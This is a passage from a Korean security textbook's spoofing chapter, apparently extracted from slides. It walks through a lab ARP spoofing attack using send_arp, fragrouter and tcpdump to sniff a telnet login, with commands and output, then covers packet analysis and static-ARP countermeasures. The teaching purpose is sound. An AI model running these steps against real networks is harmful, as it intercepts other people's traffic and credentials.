




# 네트워크 해킹과 보안

정보 보안 개론과 실습

개정3판



## Chapter 07 스푸핑

# 목차

- 01 스푸핑 공격
- 02 ARP 스푸핑
- 03 IP 스푸핑
- 04 DNS 스푸핑
- 05 E-Mail 스푸핑

# 학습목표

- 스푸핑 공격을 이해하고 탐지할 수 있다.
- ARP, IP, DNS 스푸핑 공격을 실행할 수 있다.
- 스푸핑 공격에 대처하고 예방하는 방법을 알아본다.

# 1. 스푸핑 공격

## 1.1 스푸핑 공격에 대한 이해

### ■ 스푸핑(Spoofing)

- '속이다'는 의미
- 인터넷이나 로컬에서 존재하는 모든 연결에 스푸핑 가능
- 정보를 얻어내기 위한 중간 단계의 기술로 사용하는 것 외에 시스템을 마비시키는 데 사용할 수도 있음.

### ■ 스푸핑 공격 대비책

- 관리하는 시스템의 MAC 주소를 확인하여 테이블로 만들어 둬.
- 브로드캐스트 ping을 네트워크에 뿌려 그에 답하는 모든 시스템에 대한 MAC 주소 값을 시스템 캐시에 기록함.
- arp -a로 현재 IP 주소 값과 MAC 주소의 대칭 값 비교하여 엉뚱한 MAC 주소로 맵핑되어 있는 항목을 확인

# 1. 스푸핑 공격

## 실습 7-1 시스템의 IP와 MAC 주소 수집하기

- 실습환경 · 공격자 시스템 : 리눅스 우분투 데스크탑 14
- 필요 프로그램 : fping

### ① 브로드캐스트 ping 보내기

fping -a -g 192.168.0.1/24

```
wishfree@ubuntu-14: ~  
wishfree@ubuntu-14:~$  
wishfree@ubuntu-14:~$  
wishfree@ubuntu-14:~$ fping -a -g 192.168.0.1/24  
192.168.0.1  
192.168.0.2  
192.168.0.100  
ICMP Host Unreachable from 192.168.0.200 for ICMP Echo sent to 192.168.0.3  
ICMP Host Unreachable from 192.168.0.200 for ICMP Echo sent to 192.168.0.4  
ICMP Host Unreachable from 192.168.0.200 for ICMP Echo sent to 192.168.0.5  
ICMP Host Unreachable from 192.168.0.200 for ICMP Echo sent to 192.168.0.6  
ICMP Host Unreachable from 192.168.0.200 for ICMP Echo sent to 192.168.0.7  
ICMP Host Unreachable from 192.168.0.200 for ICMP Echo sent to 192.168.0.8  
ICMP Host Unreachable from 192.168.0.200 for ICMP Echo sent to 192.168.0.9  
ICMP Host Unreachable from 192.168.0.200 for ICMP Echo sent to 192.168.0.10  
ICMP Host Unreachable from 192.168.0.200 for ICMP Echo sent to 192.168.0.11  
ICMP Host Unreachable from 192.168.0.200 for ICMP Echo sent to 192.168.0.12  
ICMP Host Unreachable from 192.168.0.200 for ICMP Echo sent to 192.168.0.13  
ICMP Host Unreachable from 192.168.0.200 for ICMP Echo sent to 192.168.0.14  
ICMP Host Unreachable from 192.168.0.200 for ICMP Echo sent to 192.168.0.15  
ICMP Host Unreachable from 192.168.0.200 for ICMP Echo sent to 192.168.0.16  
ICMP Host Unreachable from 192.168.0.200 for ICMP Echo sent to 192.168.0.17  
ICMP Host Unreachable from 192.168.0.200 for ICMP Echo sent to 192.168.0.18  
ICMP Host Unreachable from 192.168.0.200 for ICMP Echo sent to 192.168.0.19  
ICMP Host Unreachable from 192.168.0.200 for ICMP Echo sent to 192.168.0.20
```


그림 7-1 192.168.0.1/24 네트워크에 ping 보내기

# 1. 스푸핑 공격

## 실습 7-1 시스템의 IP와 MAC 주소 수집하기

### ② MAC 주소 확인하기

arp -a



```
wishfree@ubuntu-14: ~  
wishfree@ubuntu-14:~$ arp -a  
? (192.168.0.100) at 00:0c:29:97:13:8c [ether] on eth0  
? (192.168.0.2) at 00:0c:29:b2:4c:80 [ether] on eth0  
? (192.168.0.1) at 00:16:d3:ca:85:67 [ether] on eth0  
wishfree@ubuntu-14:~$
```

그림 7-2 192.168.0.1/24 네트워크에 존재하는 시스템의 MAC 주소

## 2. ARP 스푸핑

### 2.1 ARP 스푸핑에 대한 이해

#### ■ ARP 스푸핑

- MAC 주소를 속이는 것(2계층에서 작동해 공격 대상이 같은 랜에 있어야 함.)




그림 7-3 ARP 스푸핑 예

호스트 이름	IP 주소	MAC 주소
철수	10.0.0.2	AA
영희	10.0.0.3	BB
명호	10.0.0.4	CC

## 2. ARP 스푸핑

### 2.1 ARP 스푸핑에 대한 이해

#### ■ ARP 스푸핑

- 스니핑의 또 다른 기법




그림 7-4 ARP 스푸핑 공격의 개념도



# 1. 스푸핑 공격

## 실습 7-2 ARP 스푸핑으로 스니핑하기


- 실습환경**
- 공격자 시스템 : 칼리 리눅스
  - 텔넷 서버 : 우분투 서버 16
  - 텔넷 클라이언트 : 우분투 데스크탑 14
  - 필요 프로그램 : fake

### ① fake 설치하기

apt- get install fake

- fake를 설치한 후 'send\_arp' 명령을 실행하면 사용법이 나옴.

send\_arp



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# send_arp  
send_arp: sends out custom ARP packet. yuri volobuev'97  
  
usage: send_arp sndr_ip_addr sndr_hw_addr  
          targ_ip_addr targ_hw_addr  
          [[targ_int [src_hw_addr [dest_hw_addr] [request|reply]]]  
  
root@kali:~# █
```

그림 7-6 send\_arp 실행

# 1. 스푸핑 공격


## 실습 7-2 ARP 스푸핑으로 스니핑하기

### ② 공격 전에 시스템의 MAC 주소 테이블 확인하기

```
ping -c 1 192.168.0.2
```

```
ping -c 1 192.168.0.200
```

```
arp -a
```



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ping -c 1 192.168.0.2  
PING 192.168.0.2 (192.168.0.2) 56(84) bytes of data.  
64 bytes from 192.168.0.2: icmp_seq=1 ttl=64 time=2.23 ms  
  
--- 192.168.0.2 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 2.233/2.233/2.233/0.000 ms  
root@kali:~#  
root@kali:~# ping -c 1 192.168.0.200  
PING 192.168.0.200 (192.168.0.200) 56(84) bytes of data.  
64 bytes from 192.168.0.200: icmp_seq=1 ttl=64 time=0.219 ms  
  
--- 192.168.0.200 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.219/0.219/0.219/0.000 ms  
root@kali:~#  
root@kali:~# arp -a  
gateway (192.168.0.1) at 00:0c:29:44:2c:ea [ether] on eth0  
? (192.168.0.200) at 00:0c:29:3f:80:4d [ether] on eth0  
? (192.168.0.2) at 00:0c:29:c4:9a:0d [ether] on eth0  
root@kali:~#
```

그림 7-7 ARP 스푸핑 공격 전에 확인한 클라이언트의 MAC 주소 테이블

# 1. 스푸핑 공격

## 실습 7-2 ARP 스푸핑으로 스니핑하기

### ② 공격 전에 시스템의 MAC 주소 테이블 확인하기

arp -a

```
root@ubuntu-S-16: /  
root@ubuntu-S-16:/# arp -a  
? (192.168.0.1) at 00:0c:29:44:2c:ea [ether] on ens160  
? (192.168.0.200) at 00:0c:29:3f:80:4d [ether] on ens160  
? (192.168.0.201) at 00:0c:29:ad:25:88 [ether] on ens160  
root@ubuntu-S-16:/#
```

(a) ARP 스푸핑 공격 전에 확인한 텔넷 서버의 MAC 주소 테이블

```
root@ubuntu-14: /  
root@ubuntu-14:/# arp -a  
? (192.168.0.2) at 00:0c:29:c4:9a:0d [ether] on eth0  
? (192.168.0.201) at 00:0c:29:ad:25:88 [ether] on eth0  
? (192.168.0.1) at 00:0c:29:44:2c:ea [ether] on eth0  
root@ubuntu-14:/#
```

(b) ARP 스푸핑 공격 전에 확인한 텔넷 클라이언트의 MAC 주소 테이블

그림 7-8 ARP 스푸핑 공격 전에 확인한 텔넷 서버와 텔넷 클라이언트의 MAC 주소 테이블

# 1. 스푸핑 공격

## 실습 7-2 ARP 스푸핑으로 스니핑하기

### ③ 패킷 릴레이와 TCP Dump 수행하기

- 패킷이 원래 목적인 곳으로 가도록 패킷 릴레이를 작동시킴.

fragrouter -B1



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# fragrouter -B1  
fragrouter: base-1: normal IP forwarding
```

그림 7-9 fragrouter 실행


# 1. 스푸핑 공격

## 실습 7-2 ARP 스푸핑으로 스니핑하기

### ③ 패킷 릴레이와 TCP Dump 수행하기

- 패킷을 스니핑할 수 있도록 TCP Dump를 실행

`tcpdump -xX`



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# tcpdump -xX  
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode  
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes  
08:48:19.810358 ARP, Request who-has 192.168.0.200 tell gateway, length 46  
    0x0000:  0001 0800 0604 0001 000c 2944 2cea c0a8  .....D,...  
    0x0010:  0001 0000 0000 0000 c0a8 00c8 0000 0000  .....  
    0x0020:  0000 0000 0000 0000 0000 0000 0000  .....  
08:48:19.812994 IP kali.35941 > kns.kornet.net.domain: 28627+ PTR? 200.0.168.192  
.in-addr.arpa. (44)  
    0x0000:  4500 0048 240b 4000 4011 6da9 c0a8 00c9  E..H$.@.@.m.....  
    0x0010:  a87e 3f01 8c65 0035 0034 a936 6fd3 0100  .~?..e.5.4.6o...  
    0x0020:  0001 0000 0000 0000 0332 3030 0130 0331  .....200.0.1  
    0x0030:  3638 0331 3932 0769 6e2d 6164 6472 0461  68.192.in-addr.a
```

그림 7-10 TCP Dump 실행

# 1. 스푸핑 공격

## 실습 7-2 ARP 스푸핑으로 스니핑하기

### ④ ARP 스푸핑 공격 수행하기

```
send_arp 192.168.0.2 00:0C:29:AD:25:88 192.168.0.200 00:0C:29:3F:80:4D
```




그림 7-11 send\_arp를 이용한 ARP 스푸핑

### ⑤ 공격 후 각 시스템의 MAC 주소 테이블 확인하기

```
arp -a
```




그림 7-12 ARP 스푸핑 공격 후 텔넷 클라이언트의 MAC 주소 테이블

# 1. 스푸핑 공격

## 실습 7-2 ARP 스푸핑으로 스니핑하기

### ⑥ 텔넷 연결하기

telnet 192.168.0.2

```
root@ubuntu-14: /
root@ubuntu-14:/# telnet 192.168.0.2
Trying 192.168.0.2...
Connected to 192.168.0.2.
Escape character is '^]'.
Ubuntu 16.04 LTS
ubuntu-S-16 login: wishfree
```

그림 7-13 ARP 스푸핑 공격 후 텔넷 연결

# 1. 스푸핑 공격

## 실습 7-2 ARP 스푸핑으로 스니핑하기

### ⑦ 스니핑한 패킷 확인

```
root@kali: ~  
File Edit View Search Terminal Help  
09:02:15.797562 IP 192.168.0.200.51488 > 192.168.0.2.telnet: Flags [P.], seq 113  
:114, ack 95, win 229, options [nop,nop,TS val 345944 ecr 2936285], length 1  
  0x0000: 4510 0035 67cd 4000 4006 50cb c0a8 00c8 E..5g.@.P.....  
  0x0010: c0a8 0002 c920 0017 bd63 2260 d2af a7cc .....c".....  
  0x0020: 8018 00e5 43d5 0000 0101 080a 0005 4758 ....C.....GX  
  0x0030: 002c cddd 77 .....w  
09:02:15.797635 IP 192.168.0.200.51488 > 192.168.0.2.telnet: Flags [P.], seq 113  
:114, ack 95, win 229, options [nop,nop,TS val 345944 ecr 2936285], length 1  
  0x0000: 4510 0035 67cd 4000 4006 50cb c0a8 00c8 E..5g.@.P.....  
  0x0010: c0a8 0002 c920 0017 bd63 2260 d2af a7cc .....c".....  
  0x0020: 8018 00e5 43d5 0000 0101 080a 0005 4758 ....C.....GX  
  0x0030: 002c cddd 77 .....w  
09:02:15.798025 IP 192.168.0.200.51488 > 192.168.0.2.telnet: Flags [.], ack 96,  
win 229, options [nop,nop,TS val 345944 ecr 2936568], length 0  
  0x0000: 4510 0034 67ce 4000 4006 50cb c0a8 00c8 E..4g.@.P.....  
  0x0010: c0a8 0002 c920 0017 bd63 2261 d2af a7cd .....c"a....  
  0x0020: 8010 00e5 b9c1 0000 0101 080a 0005 4758 .....GX  
  0x0030: 002c cef8 .....
```

그림 7-14 ARP 스푸핑 공격 시 캡처한 패킷



# 1. 스푸핑 공격

## 실습 7-2 ARP 스푸핑으로 스니핑하기

### ⑧ ARP 스푸핑 패킷 분석하기

- send\_arp로 보낸 패킷을 공격자 시스템에서 Wireshark를 이용해 캡처




그림 7-15 ARP 스푸핑 패킷

# 1. 스푸핑 공격

## 실습 7-2 ARP 스푸핑으로 스니핑하기

### ⑧ ARP 스푸핑 패킷 분석하기

- ARP 스푸핑 패킷의 구조를 분석

구분	16진수(HEX)	2진수(Binary)
2계층 패킷 헤더	00 0c 29 3f	0000 0000 0000 1100 0010 1001 0011 1111
	80 4d 00 0c	1000 0000 0100 1101 0000 0000 0000 1100
	29 ad 25 88	0010 1001 1010 1101 0010 0101 1000 1000
	08 06	0000 1000 0000 0110
ARP 패킷	00 01 08 00	0000 0000 0000 0001 0000 1000 0000 0000
	06 04 00 01	0000 0110 0000 0100 0000 0000 0000 0001
	00 0c 29 ad	0000 0000 0000 1100 0010 1001 1010 1101
	25 88 c0 a8	0010 0101 1000 1000 1100 0000 1010 1000
	00 02 00 0c	0000 0000 0000 0010 0000 0000 0000 1100
	29 3f 80 4d	0010 1001 0011 1111 1000 0000 0100 1101
	c0 a8 00 c8	1100 0000 1010 1000 0000 0000 1100 1000
	00 00 ~	0000 0000 0000 0000

# 1. 스푸핑 공격

## 실습 7-2 ARP 스푸핑으로 스니핑하기

### ⑧ ARP 스푸핑 패킷 분석하기

- 각 부분을 이더넷 프레임의 기본 구조에 매칭

Destination MAC Address	
0000 0000 0000 1100 0010 1001 0011 1111	
Destination MAC Address	Source MAC Address
1000 0000 0100 1101	0000 0000 0000 1100
Source MAC Address	
0010 1001 1010 1101 0010 0101 1000 1000	
Type	
0000 1000 0000 0110	

# 1. 스푸핑 공격

## 실습 7-2 ARP 스푸핑으로 스니핑하기

### ⑧ ARP 스푸핑 패킷 분석하기

- 각 부분을 ARP 패킷의 기본 구조에 매칭

Hardware Type(HRD)		Protocol Type(PRO)	
0000 0000 0000 0001		0000 1000 0000 0000	
Hardware Address Length(HLN)	Protocol Address Length(PLN)	Opcode(OP)	
0000 0110	0000 0100	0000 0000 0000 0001	
Sender Hardware Address(SHA)			
0000 0000 0000 1100 0010 1001 1010 1101			
Sender Hardware Address(SHA)		Sender Protocol Address(SPA)	
0010 0101 1000 1000		1100 0000 1010 1000	
Sender Protocol Address(SPA)		Target Hardware Address(THA)	
0000 0000 0000 0010		0000 0000 0000 1100	
Target Hardware Address(THA)			
0010 1001 0011 1111 1000 0000 0100 1101			
Target Protocol Address(SPA)			
1100 0000 1010 1000 0000 0000 1100 1000			

## 2. ARP 스푸핑

### 2.1 ARP 스푸핑에 대한 이해

#### ■ ARP 스푸핑에 대한 보안 대책

- arp -a 명령을 입력하고 Enter를 누르면 현재 MAC 주소 테이블을 볼 수 있음.
  - 윈도우 서버 2012의 경우, 설정하고자 하는 IP 주소와 MAC 주소를 static으로 확인한 뒤 'arp -s <IP 주소> <MAC 주소>' 형식으로 명령을 입력
  - 다시 arp -a 명령으로 MAC 주소 테이블을 확인하면 뒷부분에 PERMPermanent 옵션 또는 static이 있음
- 이렇게 설정된 IP와 MAC 주소 값은 ARP 스푸핑 공격이 들어와도 변하지 않음.

```
Administrator: Command Prompt
C:\W>netsh interface ipv4 add neighbors "Local Area Connection" "192.168.0.2" "00-0c-29-c4-9a-0d"
C:\W>arp -a
Interface: 192.168.0.100 --- 0xb
Internet Address      Physical Address      Type
192.168.0.1           00-0c-29-44-2c-ea     dynamic
192.168.0.2           00-0c-29-c4-9a-0d     static
192.168.0.255         ff-ff-ff-ff-ff-ff     static
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.252           01-00-5e-00-00-fc     static
239.255.255.250       01-00-5e-7f-ff-fa     static
C:\W>
```

그림 7-16 static MAC 주소의 설정

## 3. IP 스푸핑

### 3.1 IP 스푸핑에 대한 이해

---

#### ■ 트러스트(Trust)

- 시스템에 접속할 때 자신의 IP 주소로 인증하면 로그인 없이 접속이 가능하게 만든 것(스니핑은 막을 수 있지만, IP만 일치하면 인증 우회가 가능)
